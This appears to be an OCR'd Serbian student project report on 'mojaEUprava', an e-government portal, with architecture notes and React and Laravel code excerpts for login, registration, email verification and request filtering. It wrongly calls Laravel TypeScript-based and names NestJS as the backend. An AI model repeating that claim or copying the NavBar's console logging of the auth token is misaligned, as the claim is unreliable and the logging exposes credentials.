
2.2.4. Eksterni servisi

- Sistem je integrisan sa eksternim servisima radi funkcionalnosti koje nisu direktno deo aplikacije
- Email servis: koristi se za slanje lozinki, obaveštenja o statusu zahteva, podsetnike o terminima
- Servisi za identifikaciju korisnika: validacija JMBG broja
- Backend sa servisima komunicira preko REST API-ja, a frontend od backend-a dobija samo potrebne podatke




Slika 4:Arhitektura

2.3. Opis procesa slučajeva korišćenja (Dijagrami sekvenci)




Slika 5: Dijagram sekvenci-Registracija korisnika


SK3 - Izmena podataka naloga (Korisnik i Administrator)



Slika 6: Dijagram sekvenci-Izmena podataka naloga




Slika 7: Dijagram sekvenci-Promena prebivališta



Slika 8: Dijagram sekvenci-Zakazivanje termina

2.4. Model podataka – PMOV ili Dijagram klasa



Slika 9: Dijagram klasa

3. Predlog tehnologija koje će biti korišćene

U okviru projekta predviđena je upotreba savremenog tehnološkog stacka koji omogućava razvoj pouzdane, modularne i skalabilne aplikacije. Izbor korišćenih tehnologija zasniva se na njihovoj stabilnosti, jednostavnosti korišćenja, kao i na mogućnosti lakog i efikasnog proširenja funkcionalnosti sistema u budućnosti.

3.1. Frontend

Za razvoj korisničkog interfejsa koristimo React, JavaScript biblioteku zasnovanu na komponentama. U okviru aplikacije mojaEUprava, React se koristi za razvoj responzivne web aplikacije koja omogućava različite prikaze u zavisnosti od uloge korisnika (neregistrovani korisnik, registrovani korisnik i administrator). React omogućava dinamičko prikazivanje formi za podnošenje zahteva (promena prebivališta, prijava promene bračnog statusa, zakazivanje termina). Za komunikaciju sa backend API-jem koristi se Axios, koji omogućava slanje HTTP zahteva i obradu odgovora na jednostavan i efikasan način. Vizuelni izgled aplikacije realizovan je korišćenjem CSS-a, čime se obezbeđuje konzistentan i pregledan korisnički interfejs.

3.2. Backend

Backend aplikacije razvijace se koriscenjem Laravel framework-a, baziranog na TypeScript-u, koji omogućava izradu skalabilnih i modularnih backend aplikacija. U ovoj aplikaciji Laravel se koristi za implementaciju poslovne logike, autentifikacije i autorizacije korisnika, kao i za realizaciju servisa e-Uprave. Backend je organizovan u module i servise (npr. korisnici, zahtevi, termini), što olakšava održavanje i proširenje sistema. Laravel omogućava sigurnu komunikaciju sa bazom podataka, obradu zahteva korisnika i integraciju sa eksternim servisima (npr. slanje email poruka).

3.3. Baza podataka

Kao glavna relacionalna baza podataka koristiće se MySQL, pouzdana i široko podržana tehnologija koja omogućava efikasno skladištenje, indeksiranje i pretraživanje podataka. MySQL omogućava definisanje svih potrebnih tabela, veza, ograničenja i relacija između entiteta u okviru sistema.

3.4. Integracije

U okviru sistema biće primenjeni različiti tipovi integracije kako bi se obezbedila efikasna komunikacija između komponenti aplikacije i eksternih servisa:

- API komunikacija - komunikacija između frontend (React) i backend (NestJS) dela aplikacije realizuje se putem REST API-ja.

- Axios - na frontend strani koristi se Axios biblioteka za slanje HTTP zahteva ka backend servisima.
- Eksterni API servisi – sistem se integriše sa eksternim API servisima, kao što su servisi za slanje email poruka i državni registri.

3.5. DevOps

Za razvoj i isporuku aplikacije koristićemo sledeći DevOps alat:

- GitHub – za verzionisanje koda i timsku saradnju

4. Prikaz implementacije i korisničkog interfejsa

4.1 Prikaz delova koda sa objašnjenjima

4.1.1 Frontend komponente

```
frontend > src > components > FeatureCard.jsx > default
1  import React from "react";
2
3
4  const FeatureCard = ({ title, description, icon }) => {
5    return (
6      <div className="feature-card">
7        <div className="feature-icon">{icon}</div>
8        <h3>{title}</h3>
9        <p>{description}</p>
10     </div>
11   );
12 };
13
14 export default FeatureCard;
```

Slika 10: FeatureCard komponenta

Na slici vidimo kod za jednu od reusable komponenta koje imamo na frontendu. Konkretno ovu komponentu ćemo koristiti na *HomePage* stranici kako bismo pomoću „kartica“ prikazali sve funkcionalnosti našeg portala.

```

1  import React from 'react'
2
3  const FileInput = ({
4    id,
5    label,
6    accept,
7    onChange,
8    hint,
9    required=false,
10   ...rest //ako jos nesto zelimo da dodamo
11 }) => {
12   return (
13     <div className="auth-field">
14       {label && <label htmlFor={id}>{label}</label>}
15       <input
16         id={id}
17         type="file"
18         className=""
19         accept={accept}
20         onChange={onChange}
21         required={required}
22         {...rest}
23       />
24       {hint && <small className="auth-hint">{hint}</small>}
25     </div>
26   )
27 }
28
29 export default FileInput

```

Slika 11: FileInput komponenta

Na slici vidimo kod za komponentu FileInput koju ćemo koristiti više puta na našem portalu, kako za podnošenje zahteva, tako i za samo registraciju, i dodavanje slike na stranicu.

```

6
7  //navodimo linkove, omogućavaju kretanje kroz stranice
8  //da bi mogao da se omoguci logout, svaki put treba u navbaru da proverimo da li je korisnik ulogovan
9  const NavBar = () => {
10    const location=useLocation();//kuka koja omogućava da citamo koji je link trenutno upisan, vraca trenutnu putanju
11    //svaki put kada je nova stranica otvorena uzimam lokaciju i svaki put kada se promeni lokacija proveravamo da li je korisnik ulogovan
12    //tako sto proverimo da li localStorage ima token
13    //koristimo kuku stanja sa kojom prvo predpostavljamo da korisnik nije ulogovan:
14    const[isAuth, setIsAuth] = useState(false);
15    const navigate = useNavigate();
16    //kuka ovaj kod izvršava svaki put kad se promeni location:
17    useEffect(()=> {
18      const token=localStorage.getItem("token");
19      setIsAuth(!!token);//postavlja da li token postoji ili ne
20      console.log("location changed to:", location.pathname);
21      console.log("Is Auth:", isAuth);//da li je ulogovan, na pocetku smo postavili da bude false
22      console.log("Token:", token);
23    }, [location]);
24
25    const handleLogout=async() =>{
26      try{
27        //laravel: POST/api/logout (zasticena ruta, Sanctum token ide preko interceptora)
28        await api.post("/logout");//token saljemo u api.js
29      }catch(err){
30        console.error("Greska pri logout-u: ", err);
31        //cak i ako padne poziv, oclistemo storage (podatke o useru i tokenu)
32      } finally{
33        localStorage.removeItem("token");
34        localStorage.removeItem("user");
35        setIsAuth(false);
36        navigate("/login");//sa navigate kukom vodi korisnika na login stranicu
37      }
38    }
39  }

```

Activate Windows
Go to Settings to activate Windows.

Slika 12:NavBar komponenta

```

return (
  // Pocetna da se prikaze svima
  <div className="navbar">
    <Link to="/" className="href">
      Pocetna
    </Link>
    {isAuth ? (
      <>
        <Link to="/mojizahtevi" className="href">
          Moji zahtevi
        </Link>
        <Link to="/zakazi-termin" className="href">
          Zakazi termin
        </Link>
        <button
          type="button"
          className="href href-button"
          onClick={handleLogout}
        >
          Logout
        </button>
      </>
    ) : (
      <>
        <Link to="/login" className="href">
          Login
        </Link>
        <Link to="/register" className="href">
          Registracija
        </Link>
      </>
    )}
  </div>
);
};

```

Slika 13: NavBar komponenta

Ovu reusable komponentu koristimo na svakoj stranici, sa tim da će se izgled i funkcionalnosti ovog menija razlikovati u zavisnosti od toga da li je korisnik ulogovan ili ne. Ukoliko korisnik nije ulogovan, na ovoj komponenti nalaze se dugmići pomoću kojih korisnik može da se preusmeri na *Register* ili *Login* stranicu. Kada se korisnik uloguje tada se pomoću ovog menija može preusmeriti na *MojiZahtevi* stranicu ili *ZakaziTermin* stranicu, kao i kliknuti na dugme *LogOut* pomoću kog se može odjaviti sa svog naloga.

```

1  import React from 'react'
2
3  const Footer = () => {
4    return (
5      <footer className="footer">
6        <span>&copy; {new Date().getFullYear()} mojaEUprava. Svi podaci su sigurni i zaštićeni.</span>
7      </footer>
8    )
9  }
10
11 export default Footer

```

Slika 14: Footer komponenta

Na slici se nalazi kod koji je vezan za footer komponentu, koju koristimo na svakoj stranici. Na njoj se nalazi trenutna godina, kao i naziv našeg sajta i moto sajta.

```

4
5 const TextInput = ({
6   id,
7   label,
8   type="text",
9   value,
10  onChange,
11  placeholder,
12  required=false,
13  autoComplete,
14  hint,
15  showPasswordToggle=false, //ako je tekstualno polje, ne treba da imamo mogucnost otkrivanja i sakrivanja teksta
16  ...rest //ako jos nesto zelimo da dodamo
17 }) => {
18   //zahtev - javascript funkcionalnost -> da prekrivamo i sakrivamo (toglujemo) lozinku
19   //pretpostavljamo da korisnik na pocetku ne zeli da mu lozinka bude otkrivena (stavljamo da je false)
20   //to treba da prikazemo samo ako je input tipa password
21   //ako je tipa password sakriveno, ako je tipa text otkriveno
22   const [showPassword, setShowPassword]=useState(false);
23   const isPassword=type === "password"; //ako jeste pass ovo ce biti true
24   //racunamo koji je tip:
25   const inputType=isPassword && showPasswordToggle ? (showPassword ? "text":"password") : type;
26   //stavljamo div auth-input-wrapper da bi dugme sakrij(prikazi) i input polje za password pripadali istom divu - istoj celini
27   return (
28     <div className="auth-field">
29       {label && <label htmlFor={id}>{label}</label>}
30       <div className="auth-input-wrapper">
31         <input
32           id={id}
33           type={inputType}
34           className=""
35           placeholder={placeholder}
36           value={value}
37           onChange={onChange}
38           required={required}
39           autoComplete={autoComplete}
40           {...rest}

```

Activate
Go to Settings

Slika 15: TextInput komponenta 1

```

40   {...rest}
41   />
42   {isPassword && showPasswordToggle && (
43     <button
44       type="button"
45       className="toggle-password-btn"
46       onClick={()=>setShowPassword((prev) => !prev)}
47     >
48       {showPassword ? <FaEye /> : <FaEyeSlash />}
49     </button>
50   )}
51   </div>
52   {hint && <small className="auth-hint">{hint}</small>}
53   </div>
54 )
55 }
56
57 export default TextInput

```

Slika 16: TextInput komponenta 2

TextInput komponenta služi za kreiranje univerzalnog polja za unos teksta, koje može biti običan tekst ili lozinka. Posebno je korisna jer omogućava sakrivanje i otkrivanje lozinke pomoću dugmeta (toggle), što poboljšava korisničko iskustvo i sigurnost. Logika za input polja se nalazi na jednom mestu, uključujući placeholder, validaciju, auto-complete i hintove. Komponentu koristimo svuda gde je potrebno da korisnici unesu svoje podatke, kao što su registracija, prijava ili promene lozinke.

4.1.2 API kontroler i servisi

```
// POST /api/login
public function login(Request $request)
{
    $validator = Validator::make($request->all(), [
        'email' => 'required|string|email',
        'password' => 'required|string',
    ]);

    if ($validator->fails()) {
        return response()->json([
            'message' => 'Validacija nije prosla.',
            'errors' => $validator->errors(),
        ], 422);
    }

    $user = User::where('email', $request->email)->first();

    if (!$user || !Hash::check($request->password, $user->password)) {
        return response()->json([
            'message' => 'Pogresan email ili lozinka.',
        ], 401);
    }

    $token = $user->createToken('api_token')->plainTextToken;

    return response()->json([
        'message' => 'Uspesno ste prijavljeni.',
        'user' => $user,
        'token' => $token,
    ], 200);
}
```

Slika 17: Login kontroler i servis

Na slici je prikazan API kontroler i servis za login funkcionalnost, deo koda koji se nalazi u AuthController-u. API kontroler prima podatke, servis ih obradjuje, a zatim API kontroler ponovo vraća iste u JSON obliku. Ovu funkciju koristimo pri k-prijavi korisnika na portal, i poyivamo je u rutama, ona prestavlja samu logiku prijave korisnika.

```

public function mojiBracniStatusPaginatedFiltered(Request $request)
{
    $userId = $request->user()->id;
    $perPage = $request->get('per_page', 10);
    Log::info('ID ulogovanog korisnika: ' . $userId);

    $query = Zahtev::where('korisnik_id', $userId)
        ->where('tip_zachteva', Zahtev::BRACNI_STATUS); // koristi const iz modela

    if ($request->filled('status')) {
        $query->where('status', $request->get('status'));
    }

    if ($request->filled('date_from')) {
        $query->where('datum_kreiranja', '>=', $request->get('date_from'));
    }

    if ($request->filled('date_to')) {
        $query->where('datum_kreiranja', '<=', $request->get('date_to'));
    }

    $query->orderByDesc('datum_kreiranja');

    $paginator = $query->paginate($perPage);

    return ZahtevResource::collection($paginator);
}

```

Slika 18: Zahtev kontroler i servis

Na slici je prikazan deo koda iz ZahtevController-a, u kome možemo primetiti API kontroler koji čita zahtev, filtere koje korisnik zadaje, i vraća podatke o zahtevu za datog korisnika u JSON formatu. Servis vrši samo filtriranje podataka, odnosno zahteva. Ovu vuknciju koristimo ukoliko želimo da korisnicima prikažemo filtrirane podatke o njegovim htevim, u ovom slučaju podatke o zahtevima koji su tipa BRACNI_STATUS.

```
// verifikacija mejla
public function verifyEmail(Request $request, $id)
{
    if (!$request->hasValidSignature()) {
        return response()->json([
            'message' => 'Link za verifikaciju je nevazeci ili je istekao.',
        ], 401);
    }

    $user = User::findOrFail($id);

    if ($user->email_verified_at) {
        return response()->json([
            'message' => 'Email je vec verifikovan.',
        ], 200);
    }

    $user->email_verified_at = now();
    $user->save();

    return response()->json([
        'message' => 'Email je uspesno verifikovan.',
    ], 200);
}
}
```

Slika 19: VerifyEmail kontroler i servis

Ova funkcija služi za verifikaciju email adrese korisnika putem linka poslatog u emailu. Prvo proverava da li je link validan i da li nije istekao. Zatim pronalazi korisnika po ID-u i proverava da li je email već verifikovan. Ako nije, upisuje trenutni datum u polje email_verified_at i čuva promenu, a zatim vraća poruku o uspešnoj verifikaciji.

```
// POST /api/logout
public function logout(Request $request)
{
    $request->user()->currentAccessToken()->delete();

    return response()->json([
        'message' => 'Uspesno ste odjavljeni.',
    ], 200);
}
```

Slika 20: Logout kontroler i servis

Ovaj deo koda služi za odjavljivanje korisnika iz sistema. Briše trenutno aktivan API token korisnika, čime se onemogućava dalje korišćenje za pristup zaštićenim resursima. Nakon toga vraća JSON poruku koja potvrđuje da je korisnik uspešno odjavljen.


```

15 }
16 // POST /api/register
17 public function register(Request $request)
18 {
19     $validator = Validator::make($request->all(), [
20         'ime' => 'required|string|max:255',
21         'prezime' => 'required|string|max:255',
22         'email' => 'required|string|email|max:255|unique:users,email',
23         'password' => 'required|string|min:6|confirmed',
24         // ✅ bez razmaka u mimes
25         'slika' => 'nullable|image|mimes:jpg,jpeg,png|max:2048',
26     ]);
27
28     if ($validator->fails()) {
29         return response()->json([
30             'message' => 'Validacija nije prosla.',
31             'errors' => $validator->errors(),
32         ], 422);
33     }
34
35     $data = $validator->validated();
36
37     // ✅ uvek obezbedi ključ (da ne puca kad nema slike)
38     $data['slika'] = null;
39
